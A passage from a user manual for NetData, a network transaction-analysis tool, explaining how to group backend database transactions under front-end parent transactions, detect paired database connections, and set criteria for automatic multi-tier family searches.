
A third column in the transaction table displays the key of each transaction’s parent – if it has a parent – in the family’s colour used on the timing chart.

The following chart focuses on a one-second period with three transaction families already identified, and a fourth family remaining to be identified.




The new parent (still displaying server time in yellow) is first identified with either of two context commands: ‘Identify (Parent) Transaction’; or ‘Restrict Time Range to Trans’. All child transactions identified subsequently will be related to this parent.

The above chart reveals a database connection with a burst of transactions confined to the period of this parent. To relate them to the current parent, right-click anywhere on their connection and choose ‘Add All Child Trans of Conn’. NetData will relate only those transactions within the time span of the parent.



The remaining backend HTTP transaction without a family (still yellow) almost certainly belongs to the dark-grey family because it fits into a gap in this family’s database activity and thus would preserve the assumed single-threaded nature of the application. It can’t be associated under the

same rules with any other parent. To relate only this transaction and not any others on the same connection, right-click on the transaction and choose ‘Add This Child Transaction’.




In the above circumstances only one parent remains to be identified and all the unallocated backend transactions clearly should be related to that parent. This family can be created in a single operation. Right-click on the parent transaction and choose from the sub-menu ‘Relate All Backend Trans to This Parent’. NetData adds to the new family only those transactions not already belonging to a family and within the parent’s time span.

To undo an allocation to a parent, right-click on a connection and choose from the sub-menu ‘Remove All Trans of Connection’.

The last command on the sub-menu saves all the family relationships in the project database. They can be displayed in a later session by loading transactions and selecting the second-last command ‘Display Transaction Families’.


The fourth command on the sub-menu, ‘Highlight Similar Transactions’, plots a vertical line to mark the end of all transactions of the same type as the transaction under the cursor. In the illustrated application the last database transaction of every family is a Commit transaction. Marking all the Commit transactions in this way helps in allocating child transactions to the correct parents, particularly when front-end requests wait to be handled by a limited number of application threads. In those circumstances a parent’s child activity doesn’t begin immediately the request is received, and a long sequence of database transactions can be separated into different families only

by the appearance of Commit transactions which coincide roughly with the completion of front-end requests.




This chart shows all the transaction families in the original 20-second period, with cyan lines marking every database Commit transaction.

Perhaps the most useful command on the sub-menu is ‘List Transactions of This Family’. Any parent or child transaction can be selected with this command. NetData locates the parent, adjusts the chart’s time range to match that of the parent, hides all connections not used by the family, hides non-family transactions on the remaining connections, and summarises the complete family with a ‘Time Summary and Transaction Category’ chart. That waterfall chart is then easily recast to list all the family’s individual transactions, list all the family’s transaction types, or (as below) show the manner in which the application cycles repeatedly through sequences of similar transaction types.




7.3 Transaction Families Using Pairs of Backend Connections

The application threads in some application or web servers use a pair of connections to access a backend database, and the pair of database sessions is dedicated to the thread either throughout the processing of a front-end transaction, or – if there is no connection pool – throughout the life of the thread. Such pairs of connections can be identified on a transaction-timing chart by the interleaving of database round-trips without any concurrent activity on the two connections. The connections may be opened in quick succession in which case they will have closely-related client port numbers, and NetData will assign closely-related connection IDs:




In this chart a front-end Post transaction is the parent of a family with 877 child (backend) transactions interleaved in a pair of database connections.




The single-threaded control of the two connections is confirmed by the absence of any overlap in the database round-trips:

The second connection of a pair is often used for house-keeping functions such as releasing statement or cursor resources by calling the SQL Server procedure sp_unprepare, or conducting and committing distributed transactions that update the database with Insert or Update statements.

A new checkbox on the page of Multi-Tier page of controls allows NetData to search for such pairs of connections when finding multi-tier transaction families:




Waterfall charts of individual user transactions often reveal redundancies and other forms of inefficiency in database use. The pop-up below refers to a row of 61 transactions of the same type, and 59 calls were redundant because there were only two unique sets of call parameters:



Before NetData searches for transaction families it assesses the concurrency of transactions in backend connections, to identify those pairs of connections that are controlled by a single application thread in the client machine. When backend transactions are displayed on a timing chart, the bands of each connection pair are displayed one above the other, and they appear with a common colour, as below. With knowledge of the paired connections NetData is able to identify transaction families more reliably, and their adjacent location on the timing chart makes it easier to check manually the family groups.

In the chart below all Commit transactions have been highlighted with a vertical cyan strip and their positions confirm that the first connection of every pair created by a thread is dedicated to distributed transactions embracing mostly Insert, Update and Delete commands, while the second connection is used for queries.




In this traffic NetData was able to correctly identify all 19 pairs of database connections in a total of 38 active connections. The activity of each pair – and therefore of each application thread – is displayed in two bands of the same colour.

To produce this chart, records of connections must be loaded in addition to the transaction records because it is the connection records that contain information about related connections. These relationships can be viewed in the ‘Related Connection’ column added to the connection table with the heading ‘CoConn’.

7.4 Forming Multi-Tier Transaction Families Automatically

A tool in the Tools menu will scan front- and backend transactions in the database and attempt to associate backend with front-end transactions to form multi-tier transaction families. Relationships are recognised not by matching transactions which have common parameters such as account IDs, but by the appearance of bursts of backend transactions whose start and end times closely match the corresponding times of a front-end transaction.

Before searching for families NetData presents a window that defines search criteria:



Front-end transactions are defined by a single service – a server and an optional port number. Backend transactions are defined by a single client with probably, but not necessarily, the same address as the front-end server. A search is more productive for applications in which most of the work for a front-end transaction involves many round-trips to a single backend server, which NetData regards as the client's primary backend service. NetData assumes that for each front-end transaction the client conducts all backend work from a single thread, sending requests to the primary server and a number of secondary backend servers. It also assumes that all the primary transactions of a family use the same connection or alternate between two connections.

Backend servers that handle requests outside the life-time of a front-end transaction should not be listed in the search window. NetData attempts to fit secondary transactions into gaps in sequences of primary transactions, to account for as much time as possible in the progress of each front-end transaction. However, if a secondary backend transaction can fit into two or more primary sequences it is left an orphan.

Manual examination of backend sequences might reveal that transaction families always end with particular types of transactions, such as a database Commit or Rollback. The categories of these *terminating backend transactions* should be listed in the search window to make the search more productive. Some families might always begin with a particular type and such *starting backend transactions* should also be listed in the search window.

NetData assumes that most backend transactions must end before the front-end server starts transmitting its response message. Some types of backend transactions, however, don't fetch data for the front-end response but may update information in a database while the response is being output. NetData regards these as *post-response backend transactions* and their categories must also be listed in the search window.

